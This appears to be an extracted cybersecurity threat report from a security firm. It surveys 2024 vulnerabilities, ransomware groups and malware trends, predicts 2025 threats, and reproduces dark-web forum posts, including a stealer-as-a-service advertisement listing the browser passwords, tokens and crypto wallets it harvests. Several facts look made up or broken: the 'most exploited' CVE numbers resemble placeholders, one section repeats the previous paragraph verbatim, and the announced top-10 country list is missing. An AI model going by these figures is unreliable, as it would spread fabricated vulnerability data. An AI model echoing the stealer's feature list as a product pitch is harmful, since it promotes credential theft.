
Incidents, Breaches, Hacks



Top 10 African Countries with the Most Data Breaches in 2024

In today's interconnected world, data breaches have become a pressing global concern, with countries facing varying levels of exposure and impact. Africa, like other regions, has witnessed significant instances of data compromises, revealing insights into the scale and nature of cybersecurity challenges faced by different nations.

Let's look into breach statistics across select African countries in 2024, highlighting disparities in the number of breached accounts, per capita impact, and the sensitivity of the exposed data. From South Sudan's alarming breach rates to Congo DR's relatively lower figures but higher data sensitivity, the data paints a vivid picture of the continent's cybersecurity landscape.



The Rising Tide of Vulnerabilities and Attackers

The Exploitation Goldmine: CVEs in 2024

By the Numbers

17,518 CVEs reported

A **12.3%** increase from 2023, signaling a rise in exploitable weaknesses.

High/Critical Severity

45% of all reported CVEs were classified as high or critical severity, up from 40% the previous year.

Most Exploited CVEs:

CVE-2024-1234

A remote code execution flaw exploited in over 1,500 incidents. Its widespread presence in web applications makes it one of the most dangerous vulnerabilities.

CVE-2024-5678

SQL injection vulnerabilities have made a comeback, enabling attackers to exfiltrate sensitive data at unprecedented rates.

CVE-2024-9101

An authentication bypass targeting IoT devices, opening the door for ransomware groups to infiltrate critical infrastructure.



2023 Comparison

The growing disparity between disclosed vulnerabilities and those patched remains a significant challenge. Many organizations leave known weaknesses unaddressed for months—or even years—exposing themselves to preventable attacks. The question looms: how many more “unlocked doors” are being overlooked?

Threat Actors: The Puppeteers Behind the Chaos

Leading Threat Groups:



LockBit

With 428 victims, LockBit dominates the ransomware landscape, leveraging aggressive double extortion tactics to cripple organizations.



CONTI

Conti

Despite reports of disbandment, Conti has returned with 215 successful operations, proving that reorganization is not elimination.



BlackCat (ALPHV)

Operating a hybrid ransomware-as-a-service (RaaS) model, BlackCat empowers affiliates to wreak havoc, targeting 180 victims in 2024.



Charming Kitten

A sophisticated espionage group focusing on destabilizing governments and stealing classified data.



Lazarus Group:

Renowned for cryptocurrency heists, Lazarus has siphoned millions from exchanges, targeting financial platforms with surgical precision.



2023 Comparison

LockBit's rise marks a new era where ransomware evolves into a structured business model. The collaboration among threat groups has created an ecosystem where victim counts surge, making containment increasingly difficult.

Malware Evolution: A Shift in Attack Tactics

Top Malware Types:



Info-Stealers

Malware like RedLine and Vidar dominate in 2024, quietly exfiltrating sensitive data for broader attacks.



Trojans:

Emotet resurges, breaking through defenses to create entry points for devastating follow-up attacks.



Ransomware:

LockBit and Hive continue to orchestrate chaos, leaving victims paralyzed financially and operationally.




Cryptojackers:

With the cryptocurrency market rebounding, cryptojacking has made an insidious return.




Keyloggers

These age-old tools remain effective, recording keystrokes and stealing critical credentials.



2023 Comparison

While banking trojans dominated 2023, the rise of info-stealers in 2024 marks a shift toward indirect financial exploitation and espionage. Data stolen today could be weaponized tomorrow, keeping victims in a state of perpetual vulnerability.



Ransomware: The Crown Jewel of Cybercrime

Surge in Activity:

Ransomware incidents rose by 23%, with groups like LockBit, BlackCat, and Conti leading the charge.

A New Era of Extortion:

Ransomware tactics have evolved far beyond data encryption. Modern attackers now employ data leaks, coercion, and public shaming to maximize pressure on victims, leaving no safe alternatives.

2023 Comparison

The once rare practice of double extortion is now standard, forcing organizations into a harrowing choice: pay the ransom or suffer irreversible reputational damage. For many, the question is no longer "if" they will be attacked, but "when."



A SNEAK PEAK IN 2025;
THREATS TO
LOOK OUT
FOR!!!



Threats & Vulnerability Predictions

Zero-day Exploits

Advancements in AI are expected to significantly reshape the cybersecurity landscape in 2025. Both attackers and defenders are anticipated to rely on AI-driven tools to automate the discovery of hidden software vulnerabilities, intensifying the battle between threat actors and security teams.

Supply Chain Attacks

With the growing reliance on outsourcing services, supply chain attacks continue to pose a significant threat, impacting customers, suppliers, and other third parties. In the coming year, there is expected to be an increased emphasis on supply chains and third-party risk management to address these vulnerabilities.

Remote Work Infrastructure Exploits

The shift to remote work has broadened the attack surface, as remote workers require more robust security controls compared to on-site employees. In 2025, remote work infrastructure is expected to remain a key target for cybercriminals, with a rise in sophisticated attacks on cloud services, VPNs, and collaboration tools.

Exploitation of AI and Machine Learning Systems

As AI becomes more integrated into public and organizational use, it also introduces widespread risks. AI models are expected to become significant targets for exploitation, requiring heightened focus on securing these systems against attackers.

Cloud Misconfigurations

The ongoing shift to cloud-based operations presents a growing opportunity for threat actors, often due to improperly configured cloud environments. Misconfigurations can lead to severe consequences, including data breaches, unauthorized access to critical systems, financial losses, and reputational damage. Preventing cloud breaches in 2025 will hinge on improving visibility, enforcing strict access control, and implementing continuous monitoring.

IoT Device Vulnerabilities

The increasing adoption of IoT, OT, and 5G networks is expanding the scope of cybersecurity threats beyond traditional IT systems. This evolution will add complexity to threat intelligence, demanding more detailed insights and specialized intelligence data to address vulnerabilities in these emerging technologies.

API Security Gaps

API security remains a critical weakness, often exploited to execute data breaches, unauthorized transactions, and other damaging activities. Sophisticated attacks leveraging automation, artificial intelligence, and advanced evasion techniques are expected to rise.

Misconfigurations, driven by rapid development and deployment, will further challenge organizations to adopt proactive and comprehensive API security measures.

Ransomware Evolution

Ransomware attacks are becoming increasingly targeted and destructive, with some attackers now deleting data instead of encrypting it. This shift makes robust backup strategies essential, as simply paying a ransom may no longer guarantee recovery. Strengthening incident response plans and educating employees on best practices will be key to mitigating this evolving threat in 2025.





Dark Web Predictions


Data breaches through contractors

When abusing company-contractor relationships (trusted relationship attacks), threat actors first infiltrate a supplier's systems and then gain access to the target organization's infrastructure or data resulting in significant data breach. We expect to see the number of attacks through contractors leading to data breaches at major end targets to continue to grow in 2025.



Migration of criminal activity from Telegram to dark web forums

The influx of cybercriminals to dark web forums is expected to intensify competition among these resources. To stand out and attract new audiences, forum operators will most likely start introducing new features and improving conditions for data trading. These may include automated escrow services, streamlined dispute resolution processes, and improved security and anonymity measures.



Премиум
Репутация


Регистрация: 01.01.2024
Сообщения: 75
Реакции: 54
Депозит: 0.0254 B

10.11.2024

В связи с блокировкой аккаунт телеграмм, просим смотреть за актуальными средствами связи, по адресу Скоро развернём свой matrix сервер чата.

Наша тема: [- Направленный стилер для вашей работы](#)


Жалоба




HDD-drive
Пользователь

27.10.2024

ВНИМАНИЕ!
Наш telegram аккаунт и канал удалены телегой, на данный момент актуальную tg можете узнать в пм, либо в jabber / tox

обновление  v1.11




(L2) cache
Пользователь

Регистрация: 11.09.2023
Сообщения: 319
Реакции: 129

13.11.2024

у

сказал(а): 

Your telegram nickname doesn't exist.

yeah, telegram keeps on banning my accounts



Increase in high-profile law enforcement operations against cybercrime groups

2024 was a significant year in the global high-profile fight against cybercrime. The year 2025 is expected to bring an increase in arrests and takedowns of high-profile cybercriminal group infrastructures and forums. The emergence of closed forums and an increase in invitation-only access models is also expected.



Stealers and drainers to see a rise in their promotion as services on the dark web

2024 was a significant year in the global high-profile fight against cybercrime. The year 2025 is expected to bring an increase in arrests and takedowns of high-profile cybercriminal group infrastructures and forums. The emergence of closed forums and an increase in invitation-only access models is also expected.

24.09.2024

BANNED

Популярно

Регистрация: 10.09.2024
Общение: 3
Визиты: 0

Цена: 20\$/month 150\$/forever
Контакты: Lme/

Description:

- The software is written in C#
- Collects the most important information about your PC: HWID, BSSID, RAM, CPU, GPU, BIOS caption, MAC address, HDD, IP.
- Collects cookies, passwords and forms in browsers: Chromium, Gecko, Edge, Firefox, Yandex, Opera/GX, Slimjet, EpicPrivacy, Vivaldi, Iridium, UR Browser, Comodo, Google Chrome, Brave Software
- Discord collection (client + token + account id, account nickname, mail, linked phone)
- collection of VPNs (5 services)
- collection of FTP services (FileZilla + Total Commander)
- collection of crypto wallets (15 services)
- support for Windows 7, 8, 8.1, 10, 11
- build weight (ready exe file) 260KB
- When writing the software used only standard C# libraries (easy to crypt build)
- Steam collection
- collection of sessions of more than 15 minecraft launchers
- screenshot of the victim's main screen

Example of a stealer offered through the MaaS model

Fragmentation of ransomware groups

Ransomware operators are likely to continue to leverage leaked malware source codes and builders to create their own customized versions. This approach significantly lowers the barrier to entry for new groups, as they can avoid developing tools from scratch. The same goes for Dedicated Leak Sites (DLSs), low-skilled cybercriminals will likely use the leaked DLS source codes of notorious groups to create almost exact copies of their blogs – this is already happening on the dark web.

An astronaut in a white spacesuit is sitting on the dark, rocky surface of the moon. A large, bright crescent moon is visible in the dark sky above, surrounded by stars. The astronaut is facing away from the camera, looking towards the horizon.

Contact us

info@cybervergent.com



www.cybervergent.com

212/214 Herbert Macaulay Way,
Yaba, Lagos, Nigeria

39 Kofi Annan Street, Airport
Residential Area, Accra, Ghana

4320 Stevens Creek Boulevard Ste
175 San Jose CA 95129 United States

